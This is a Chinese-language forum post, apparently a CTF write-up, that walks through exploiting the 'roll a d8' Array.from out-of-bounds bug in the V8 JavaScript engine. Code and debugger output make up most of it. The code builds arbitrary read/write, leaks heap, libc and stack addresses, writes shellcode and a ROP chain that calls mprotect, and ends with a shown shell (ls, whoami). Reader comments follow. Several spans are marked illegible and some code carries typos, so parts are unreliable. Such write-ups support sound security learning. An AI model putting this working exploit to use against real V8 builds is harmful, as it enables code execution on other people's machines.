    console.log("found controllable buf at idx " + i.toString());
    controllable_buf_idx = i;
    break;
  }
}

// obj_i_obj
let controllable_obj_idx = 0;
for(let i = 0; i < objs.length; i++){
  let val = objs[i].a;
  if(val === 0x5678){
    console.log("found controllable obj at idx " + i.toString());
    controllable_obj_idx = i;
    break;
  }
}
```

```
0x42a53d8f158: 0x000006a590e03fe9 0x0000249039882251
pwndbg> quit
hgy@ubuntu:~/browser/v8_rolld8/v8$ gdb -q ./out.gn/x64.release/d8
pwndbg: loaded 169 commands. Type pwndbg [filter] for a list.
pwndbg: created Srebase, Sida gdb functions (can be used with print/break)
Reading symbols from ./out.gn/x64.release/d8...(no debugging symbols found)...done.
pwndbg> r --allow-natives-syntax ../../vuls/roll_a_d8/my.js
Starting program: /home/hgy/browser/v8_rolld8/v8/out.gn/x64.release/d8 --allow-nat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7fac6a59a700 (LWP 32699)]
[New Thread 0x7fac69d99700 (LWP 32700)]
[New Thread 0x7fac69598700 (LWP 32701)]
[New Thread 0x7fac68d97700 (LWP 32702)]
[New Thread 0x7fac68596700 (LWP 32703)]
[New Thread 0x7fac67d95700 (LWP 32704)]
[New Thread 0x7fac67594700 (LWP 32705)]
buf_offset: 433
obj_offset: 1433
found controllable buf at idx 0
found controllable obj at idx 0
0x6d5080f131 <ArrayBuffer map = 0x11c746303fe9>
0x6d50811071 <Object map = 0x11c74630d411>
^C
Thread 1 "d8" received signal SIGINT, Interrupt.
0x00007fac6b04627d in read () at ../sysdeps/unix/syscall-template.s:84
84 ../sysdeps/unix/syscall-template.s: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
rax 0xffffffffffffffe0
pwndbg> x/12gx 0x6d5080f131-1
0x6d5080f130: 0x000011c746303fe9 0x0000024314c82251
0x6d5080f140: 0x0000024314c82251 0x0000121200000000
0x6d5080f150: 0x000055fce6151770 0x000055fce6151770
0x6d5080f160: 0x00000000000001212 ← 0x0000000000000004
0x6d5080f170: 0x0000000000000000 0x0000000000000000
0x6d5080f180: 0x000011c746303fe9 0x0000024314c82251
pwndbg> x/12gx 0x6d50811071-1
0x6d50811070: 0x000011c74630d411 0x0000024314c82251
0x6d50811080: 0x0000024314c82251 0x0000567800000000
0x6d50811090: 0x0000999900000000 ← 0x000011c74630d411
0x6d508110a0: 0x0000024314c82251 0x0000024314c82251
0x6d508110b0: 0x0000432100000000 0x0000999900000000
0x6d508110c0: 0x000011c74630d411 0x0000024314c82251
pwndbg>
```

被修改了length值的ArrayBuffer

被修改了属性值的JS对象

这样我们就成功获得了一个可控的ArrayBuffer和一个JS对象，然后就可以写一个小工具来方便我们的任意读写了。

```
class arbitraryRW{
  constructor(buf_offset, buf_idx, obj_offset, obj_idx){
    this.buf_offset = buf_offset;
```

[illegible]

信息泄露

在拥有了任意读写的能力后，其实已经可以通过改写函数jit代码来实现任意代码执行了。但是我在编译完v8后发现，该版本为6.7，恰好是已经不能够修改jit代码的版本了，所以还得使用其他办法（ROP）

泄露堆地址

我们知道，BackingStore指针指向的就是系统堆的地址，只需要通过越界读取ArrayBuffer就能泄露出来

```
var heap_addr = mem.d2u(oobArray[buf_offset + 1]) - 0x10
console.log("heap_addr: 0x" + heap_addr.toString(16));
```

泄露libc基址

关于泄露libc的办法,我没有在网上搜到比较详细的方法(没有看懂[Sakura师傅的方法](#))

所以我采用了一个比较暴力的办法——搜索堆内存。

因为ctf pwn的经验,我知道在堆内存中一定存在某个堆块的fd或者bk指向libc中的地址。所以我尝试通过堆块的size和prevszie遍历堆中的chunk,搜索libc地址。

这里我认为在fd或者bk位置上的数值，只要是0x7f开头的，一定是libc中的&main_arena+88。
同时，又因为libc基址是12位对齐的，所以将搜索到的地址减去固定偏移0x3c4000（根据libc版本而定），即可获得基址

```
let curr_chunk = heap_addr;
let searched = 0;
for(let i = 0; i < 0x5000; i++){
    let size = arw.read(curr_chunk + 0x8);
    let prev_size = arw.read(curr_chunk);
    if(size !== 0 && size % 2 === 0 && prev_size <= 0x3f0){
        let tmp_ptr = curr_chunk - prev_size;
        let fd = arw.read(tmp_ptr + 0x10);
        let bk = arw.read(tmp_ptr + 0x18)
        if(parseInt(fd / 0x10000000000) === 0x7f){
            searched = fd;
            break;
        }else if(parseInt(bk / 0x10000000000) === 0x7f){
            searched = bk;
            break;
        }
    } else if(size < 0x20) {
        break;
    }
}
size = parseInt(size / 8) * 8
curr_chunk += size;
```

```

}

if(searched !== 0){
    var libc_base = parseInt((searched - 0x3c4000) / 0x1000) * 0x1000;
    console.log("searched libc_base: 0x" + libc_base.toString(16));
} else {
    console.log("Not found")
}
}

```

这里我是以事先泄露的堆地址为起点进行搜索的，所以平均情况下，实际只搜索了一半的堆内存，有一定几率没有结果。

泄露栈地址

泄露栈地址的原因在后文会进行解释。

在libc中存在一个全局变量叫做environ，是一个指向环境变量的指针，而环境变量恰好是存储在栈上高地址的，所以可以通过这个指针泄露出栈的地址。

```
let environ_addr = libc_base + 0x3C6F38;
let stack_addr = arw.read(environ_addr);
console.log("stack_addr: 0x" + stack_addr.toString(16));
```

注意，在使用栈地址时要适当的减一些，不要修改到了高地址的环境变量，否则容易abort。

布置shellcode

在成功泄露出libc基址之后，如果按照ctf中getshell的思路，其实已经可以通过将malloc_hook修改为one_gadget实现getshell。

但是，这里我们想要获得的是任意代码执行，所以还是得通过shellcode的方案。

```
let sc = [0x31, 0xc0, 0x48, 0xbb, 0xd1, 0x9d, 0x96, 0x91, 0xd0, 0x8c, 0x97, 0xff, 0x48, 0xf7, 0xdb, 0x53, 0x54, 0x5f, 0x99, 0x5e, 0x54, 0x5f, 0x99, 0x5e, 0x54, 0x5f, 0x99, 0x5e];  
let shellcode = new Uint8Array(2048);
```

```
for(let i = 0; i < sc.length; i++){
    shellcode[i] = sc[i];
}
```

```
let shell_addr = arw.read(arw.leak_obj(shellcode) + 0x68);
console.log("shell_addr: 0x" + shell_addr.toString(16));
```

这里我将shellcode全部写入了一个ArrayBuffer中，然后泄露出了shellcode的地址

ROP

布置完成shellcode之后，我们需要通过rop来修改shellcode所在内存执行权限。

首先构造出我们的rop链

```
let pop_rdi = 0x0000000000021102 + libc_base;
let pop_rsi = 0x00000000000202e8 + libc_base;
let pop_rdx = 0x0000000000001b92 + libc_base;
let mprotect = 0x0000000000101770 + libc_base;
```

```
let rop = [
    pop_rdi,
    parseInt(shell_addr / 0x1000) * 0x1000, //shellcode
    pop_rsi,
    4096,
    pop_rdx,
    7,
    mprotect, //mprotect
    shell_addr //shellcode
];
```

构造好rop链之后，就要考虑如何劫持程序流程到rop链上了。

前文我们成功泄露出了栈地址，这里我们将采用一个技巧（和堆喷类似，我叫它栈喷2333）。

因为我们获得的栈地址几乎可以说是栈最高的地址，所以我们可以栈上地址由高到低连续布置retn，这样一旦程序的某个返回地址被我们的retn覆盖，那么程序就会不断的

只要我们在最高地址处布置上我们的rop链，那么程序在经过一段retn之后，就会来到我们的rop链上了。

[illegible]

完整利用

```
hgy@ubuntu:~/browser/v8_roll_a_d8/v8$ ./out.gn/x64.release/d8 ../../vuls/roll_a_d8/my.js
buf_offset: 427
obj_offset: 1427
found controllable buf at idx 0
found controllable obj at idx 0
heap_addr: 0x555dc62ff7b0
searched libc_base: 0x7fdaffd81000
stack_addr: 0x7ffed8bc05e0
shell_addr: 0x555dc637d2a0
done
$ ls
AUTHORS                LICENSE.fdlbm          README.md              buildtools             out                  testing
BUILD.gn               LICENSE.strongtalk    WATCHLISTS           codereview.settings   out.gn              third_party
CODE_OF_CONDUCT.md    LICENSE.v8            base                  docs                   samples             tools
ChangeLog             LICENSE.valgrind      benchmarks           gni                   snapshot_toolchain.gni
DEPS                  OWNERS               build                include                src
LICENSE               PRESUBMIT.py         build_overrides      infra                  test
$ whoami
hgy
$
```

```

class Memory{
  constructor(){
    this.buf = new ArrayBuffer(8);
    this.f64 = new Float64Array(this.buf);
    this.u32 = new Uint32Array(this.buf);
    this.bytes = new Uint8Array(this.buf);
  }
  d2u(val){
    this.f64[0] = val;
    let tmp = Array.from(this.u32);
    return tmp[1] * 0x100000000 + tmp[0];
  }
  u2d(val){
    let tmp = [];
    tmp[0] = parseInt(val % 0x100000000);
    tmp[1] = parseInt((val - tmp[0]) / 0x100000000);
    this.u32.set(tmp);
    return this.f64[0];
  }
}

var mem = new Memory();

var bufs = [];
var objs = [];
var oobArray = [1.1];
var maxSize = 1028 * 8;

Array.from.call(function() { return oobArray; }, [[Symbol.iterator] : _ => (
  {
    counter : 0,
    next() {

```

[illegible]

```

var heap_addr = mem.d2u(oobArray[buf_offset + 1]) - 0x10
console.log("heap_addr: 0x" + heap_addr.toString(16));

class arbitraryRW{
  constructor(buf_offset, buf_idx, obj_offset, obj_idx){
    this.buf_offset = buf_offset;
    this.buf_idx = buf_idx;
    this.obj_offset = obj_offset;
    this.obj_idx = obj_idx;
  }
  leak_obj(obj){
    objs[this.obj_idx].a = obj;
    return mem.d2u(oobArray[this.obj_offset]) - 1;
  }
  read(addr){
    let idx = this.buf_offset;
    oobArray[idx + 1] = mem.u2d(addr);
    oobArray[idx + 2] = mem.u2d(addr);
    let tmp = new Float64Array(bufs[this.buf_idx], 0, 0x10);
    return mem.d2u(tmp[0]);
  }
  write(addr, val){
    let idx = this.buf_offset;
    oobArray[idx + 1] = mem.u2d(addr);
    oobArray[idx + 2] = mem.u2d(addr);
    let tmp = new Float64Array(bufs[this.buf_idx], 0, 0x10);
    tmp.set([mem.u2d(val)]);
  }
}

var arw = new arbitraryRW(buf_offset, controllable_buf_idx, obj_offset, controllable_obj_idx);

let curr_chunk = heap_addr;
let searched = 0;
for(let i = 0; i < 0x5000; i++){
  let size = arw.read(curr_chunk + 0x8);
  let prev_size = arw.read(curr_chunk);
  if(size !== 0 && size % 2 === 0 && prev_size <= 0x3f0){
    let tmp_ptr = curr_chunk - prev_size;
    let fd = arw.read(tmp_ptr + 0x10);
    let bk = arw.read(tmp_ptr + 0x18)
    if(parseInt(fd / 0x10000000000) === 0x7f){
      searched = fd;
      break;
    }else if(parseInt(bk / 0x10000000000) === 0x7f){
      searched = bk;
      break;
    }
  } else if(size < 0x20) {
    break;
  }
  size = parseInt(size / 8) * 8
  curr_chunk += size;
}

if(searched !== 0){
  var libc_base = parseInt((searched - 0x3c4000) / 0x1000) * 0x1000;
  console.log("searched libc_base: 0x" + libc_base.toString(16));
} else {
  console.log("Not found")
}

/*
//■■■malloc_hook■■■getshell
malloc_hook = 0x3c4b10 + libc_base;
one_gadget = 0x4526a + libc_base;
arw.write(malloc_hook, [mem.u2d(one_gadget)]);
*/

let environ_addr = libc_base + 0x3C6F38;

```

```
let stack_addr = arw.read(envIRON_addr);
console.log("stack_addr: 0x" + stack_addr.toString(16));

let sc = [0x31, 0xc0, 0x48, 0xbb, 0xd1, 0x9d, 0x96, 0x91, 0xd0, 0x8c, 0x97, 0xff, 0x48, 0xf7, 0xdb, 0x53, 0x54, 0x5f, 0x99, 0x00];
let shellcode = new Uint8Array(2048);
for(let i = 0; i < sc.length; i++){
    shellcode[i] = sc[i];
}

let shell_addr = arw.read(arw.leak_obj(shellcode) + 0x68);
console.log("shell_addr: 0x" + shell_addr.toString(16));

let retn = 0x0000000000007EF0D + libc_base;
let pop_rdi = 0x00000000000021102 + libc_base;
let pop_rsi = 0x000000000000202e8 + libc_base;
let pop_rdx = 0x0000000000001b92 + libc_base;
let mprotect = 0x0000000000101770 +libc_base;

let rop = [
    pop_rdi,
    parseInt(shell_addr / 0x1000) * 0x1000,
    pop_rsi,
    4096,
    pop_rdx,
    7,
    mprotect,
    shell_addr
];

let rop_start = stack_addr - 8 * (rop.length + 1);
for (let i = 0; i < rop.length; i++) {
    arw.write(rop_start + 8 * i, rop[i]);
}

for (let i = 0; i < 0x100; i++) {
    rop_start -= 8;
    arw.write(rop_start, retn);
}
print("done");
```

总结

虽然写完了exp，但是还是有一个玄学问题没有解决，在exp中必须要添加一个没什么用的函数并jit优化它，然后才能成功getshell。如果将它去掉，那么在最后"栈喷"的时候就会崩溃（萌新刚入门，文章如果有错误请师傅们谅解，如果发现我一定更正。

参考资料

v8基础

- [sakura师傅的《v8 exploit》](#)
- [V8 Object 内存结构与属性访问详解](#)
- [\[译\] JavaScript 引擎基础：Shapes 和 Inline Caches](#)
- [A tour of V8: object representation](#)
- [Fast properties in V8](#)
v8利用
- [Google CTF justintime exploit](#)
- [扔个骰子学v8 - 从Plaid CTF roll a d8开始](#)
- [aSiagaming-PCTF 2018 Roll a d8](#)

点击收藏 | 2 关注 | 3

[上一篇：CVE-2017-11176：一...](#) [下一篇：记一次渗透实战](#)


1. 5 条回复



[thor](#) 2019-05-22 17:32:20

666

0 回复Ta



[V1NKe](#) 2019-05-22 21:52:41

问一下师傅在git depot_tools的时候有没有遇到过“RPC failed”这个问题，是如何解决的？

0 回复Ta



[Hpasserby](#) 2019-05-22 23:39:57

[@V1NKe](#) 时间过得有点久记得不是很清楚了，但是当时我挂上梯子后就没出什么问题了

0 回复Ta



[kotori****](#) 2019-07-17 10:43:40

循环空函数那步，我问了大师傅，他说这部分的作用就是刷新栈帧，创建一片干净的空间，防止一些关键参数被修改.

0 回复Ta



[Hpasserby](#) 2019-07-31 13:40:24

[@kotori****](#) 谢谢师傅！

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)